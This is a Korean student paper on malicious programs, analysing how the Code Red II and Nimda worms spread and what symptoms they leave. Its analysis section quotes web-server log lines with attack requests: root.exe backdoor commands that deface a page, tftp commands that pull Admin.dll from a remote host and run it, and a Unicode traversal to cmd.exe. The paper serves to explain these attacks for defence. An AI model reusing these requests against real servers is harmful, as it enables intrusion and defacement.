악성 프로그램과 보안과의 관계

신학주*, 김지홍*, 지준웅*

*세명대학교, 컴퓨터과학과, 정보보호학과, 전기전자 대학원

The Relationship between Malicious Program and security

Hak-ju Shin*, Ji-hong Kim*, Jun-woong Gi*

*Department of Computer Science, *Department of Information Security, *Department of Electronics Engineering Semyung Univ.

요 약

정보화 사회에서 네트워크는 현실과 밀접한 관련이 있고 사람들이 많이 이용하는 네트워크에 있어서 알고는 있지만 잘 인지하지 못하고 있는 악성 코드 및 프로그램인 바이러스, 웜, 트로이목마에 대하여 설명하고 이들이 보안과 어떤 관계가 있는가에 대하여 알아본다. 본 논문에서는 이들의 공격 및 전파 방법을 알아보고 이를 통하여 해킹의 위험성이 존재함을 밝힌다.

I. 서론

바이러스는 자기 스스로를 다른 파일에 복제하여 다른 파일을 감염 시키는 컴퓨터 프로그램으로 정의할 수 있는데, 발전 단계에 따라 분류해보면, 원시형 바이러스로 가장 단순한 형태이며, 비암호화 되어 존재하는 문자열이 보이고 서적이나 PC 통신을 통해 소스가 공개되어 있는 1세대, 암호형 바이러스로 문자열 부분만 XOR, AND명령어를 주로 사용하여 암호화되어 있으나 메모리에서 확인하면 암호화가 자동으로 해독되기 때문에 분석 가능한 2세대, 은폐형 바이러스로 감염여부를 숨기고 주로 메모리 상주형 바이러스인 경우에 해당되며 원래정보를 조작하여 바이러스에 감염되지 않은 것처럼 화면에 출력하는 3세대, 다형성 바이러스로 가장 복잡한 형태를 가지고, 바이러스 진단방법을 수정하게 만들었으며, 분석에 많은 시간 소요하게 하고, 백신 전문가들을 공격하는 형태를 띠는 4세대, 매크로 기법 사용 바이러스들로 OS에 관계없이 감염되며 윈도 전용 바이러스 (95, 98, NT)로 문서 파일에도 감염 가능성을 내포하고 있는 5세대로 구분된다.

바이러스는 감염 부위에 따라 크게 4가지로 분류할 수 있다. 첫째, 컴퓨터가 처음 부팅되면 하드디스크의 가장 처음 부분인 부트섹터에 위치하는 프로그램이 가장 먼저 실행되는데, 이곳에 자리잡는 부트 바이러스, 둘째, 일반적으로 파일에 감염되는 컴퓨터 바이러스로 실행 가능한 프로그램에 감염되는 바이러스로 감염되는 대상은 확장자가 COM, EXE인 실행파일, 국내에서 발견된 바이러스의 80% 정도가 파일 바이러스에 속할 정도로 가장 일반적인 파일 바이러스, 셋째, 부트 섹터 영역과 파일의 양쪽 모두에 감염되는 바이러스로 대부분 크기가 크고 피해 정도가 큰 부트/파일 바이러스, 넷째, 새로운 파일 바이러스의 일종으로, 매크로 언어로 코드가 기록되어 문서에 첨부, 응용 프로그램에서 사용하는 매크로 사용을 통해 감염되는 형태로 매크로를 사용하는 문서를 읽을 때 감염, 감염 대상이 실행 파일이 아니라 문서 파일 등을 통해 이루어지는 매크로 바이러스로 구분될 수 있다. 운영체제에 따라서 분류하면 도스 바이러스, 윈도우 바이러스, 어플리케이션 파생 바이러스로도 구분될 수 있다.

바이러스와 달리 자기 복제 능력이 없으며 유틸리티 프로그램 내에 악의의 기능을 가지는 코드를 내장하여 배포하거나 그 자체를 유틸리티 프로그램으로 위장하여 배포되어 특정한 환경이나 조건 혹은 배포자의 의도에 따라 사용자의 정보 유출(Backdoor)이나 자료파괴 같은 피해를 입히고 다른 시스템을 공격할 수도 있는 것이 트로이 목마이며 트로이 목마는 형태에 따라서 원격 조정, 패스워드 가로채기, 키보드 입력 가로채기, 시스템 파일 파괴, 서비스 거부 (Denial of Service) 공격, FTP, 시스템 보호 기능 삭제 등의 기능을 수행한다.

감염 방법에는 이메일에 첨부된 파일에 의해 감염이 되는 경우가 가장 많고, 소프트웨어의 취약점이나 버그 등으로 감염이 될 수 있으며, 인터넷에서 배포되는 셰어웨어를 통하여 감염될 수도 있다. 로컬에서 물리적으로 접근하여 감염시키는 경우도 있는데 이는 시스템의 보안에 심각한 문제를 야기한다.

웜은 네트워크를 통해 자신을 복제 전파할 수 있는 프로그램으로 복제 기능이 있고 독립적으로 실행 가능하며 빠른 전파력과 광범위한 사용자를 대상으로 공격 한다.

본론에서는 바이러스나 트로이목마에 대하여는 생략하고 웜의 공격방법과 증상에 대하여 알아보고, 이것을 토대로 결과를 분석하고 결론에서 보안의 필요성을 기술한다.

II. 본문

1. 공격방법

1) Code Red II 웜

현재 감염된 시스템의 IP 주소를 획득한 후(이는 웜 유포를 위한 공격대상 시스템 선정하는데 사용된다.) 감염된 시스템의 언어가 중국어(Taiwanese or PRC)인지 점검한다. 전 과정이 이전에 실행되었는지 점검하여, 실행되었다면 유포단계로 간다. "CodeRedII"라는 atom의 존재여부를 검사하여, 있으면 sleep 상태로 들어가고, 없으면 새로 생성한다.(이미 감염된 시스템을 재감염시키기 않기 위한 루틴이다.) 비 중국어 버전인 경우 300개의 스레드를, 중국어 버전인 경우 600개의 스레드를 생성하고 웜 유포를 위한 공격에 들어간후 트로이잔 설치를 위한 루틴을 실행하고 중국어 버전인 경우 2일간 sleep하고 그 외 버전은 1일간 sleep 한다.

2) Nimda 웜

Root.exe 백도어를 점검하여 백도어가 존재한다면 tftp를 이용하여 바이러스 파일 복사 후 바이러스 파일을 실행함으로써 감염시키는 방법과 Unicode 취약성을 점검하여 취약성이 존재하면 바이러스 파일 복사 후 바이러스 파일을 실행함으로써 감염시키는 방법이 있다.

2. 증상

1) Code Red II 웜

"\inetpub\scripts"와 "\program files\common files\system\msadc 디렉토리에 root.exe가 생성된다. 이는 cmd.exe를 복사한 것으로 C: 와 D: 드라이버(시스템에 있는 경우)에 생성되고 C:나 D:의 루트 디렉토리에 8129byte 혹은 7K의 트로이잔 버전의 Explorer.exe가 생성되고 감염된 시스템의 레지스트리를 변경한다.

2) Nimda 웜

감염된 클라이언트는 주소록에 있는 모든 주소로 Nimda 웜을 첨부파일로 포함한 E-mail을 전송하고 첨부된 파일은 Wav처럼 위장하여 미리 보기만 하여도 바로 감염된다. Code Red II와 sadmin/IIS 웜에 의해서 만들어진 백도어를 스캐닝하여 공격하며 system.ini 파일을 변경한다. 서버 시스템이 감염되면 코드를 모든 asp파일의 맨 끝부분에 삽입하여 접근하는 클라이언트를 감염시킨다. load.exe 파일을 %Window\System%\에 숨김파일옵션으로 생성하며, 원격공격자로 하여금 시스템에 접근할 수 있도록 해주는 계정을 만들어 "backdoor"를 생성한다.

3. 분석

1) Root.exe를 이용하여 해킹

미국-중국 사이버 공격때 root.exe를 이용하여 공격하였다.

```
192.168.135.254, -, 03-05-04, 11:58:43, W3SVC1, SMRI, xxx.xxx.xxx.xxx 502, 0, G E T , /scripts/root.exe,/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../index.asp
```



그림 1 미국-중국 사이버공격

미국테러사고때도 root.exe를 이용하여 공격하였다.



그림 2 미국 테러사고

2) Nimda 감염방법 분석

가) 백도어 점검 후 감염

```
2003-05-18 23:57:25 211.x.x.x - 211.x.x.x 80 GET http://www/scripts/root.exe?/c+dir 200 - → 백도어 점검
2003-05-18 23:57:25 211.x.x.x - 211.x.x.x 80 G E T http://www/scripts/root.exe?/c+tftp%20-i%20211.x.x.x%20GET%20Admin.dll%20Admin.dll 200 - → 존재한다면 tftp를 이용하여 바이러스 파일 복사
2003-05-18 23:57:25 211.x.x.x - 211.x.x.x 80 GET http://www/scripts/Admin.dll 200 - → 바이러스 파일 실행 → 감염
```

나) IIS 취약성 점검 후 감염

```
2003-05-18 23:57:27 211.x.x.x - 211.x.x.x 80
G E T
http://www/scripts/..%255c../winnt/system32/
cmd.exe?/c+dir 200 - → IIS 취약성 점검
2003-05-18 23:57:25 211.x.x.x - 211.x.x.x 80
G E T
http://www/scripts/root.exe?/c+tftp%20-i%20
211.x.x.x%20GET%20Admin.dll%20Admin.dll
200 - → 존재한다면 tftp를 이용하여 바이러
스 파일 복사
2003-05-18 23:57:25 211.x.x.x - 211.x.x.x 80
GET http://www/scripts/..%255c../Admin.dll
200 - → 바이러스 파일 실행 → 감염
```

III. 결론

Code Red II 웜과 Nimda 웜에 대한 분석과 웜으로 생성되거나 생성된 것과 같은 cmd.exe의 복사형인 Root.exe의 방법을 통하여 해킹을 실시한 예에서 보여지는 것처럼 해킹 가능성이 존재하며, 웜이 감염되는 방법을 분석하는 과정에서 보여지듯이 이전 웜의 기술 또는 약간의 변화를 통해 실제 해킹을 할 수 있다. 그러므로 해킹에 의한 자료 유출, 변조, 파괴 등과 같은 가능성을 항상 상기하고 이에 대한 대책을 통한 보안 시스템을 구축함으로써 정보화 사회의 선진국으로써 높은 신뢰성을 기대할 수 있다.

참고문헌

[1] CERT Korea, http://certcc.or.kr/
[2] 안철수 연구소, http://www.ahnlab.com/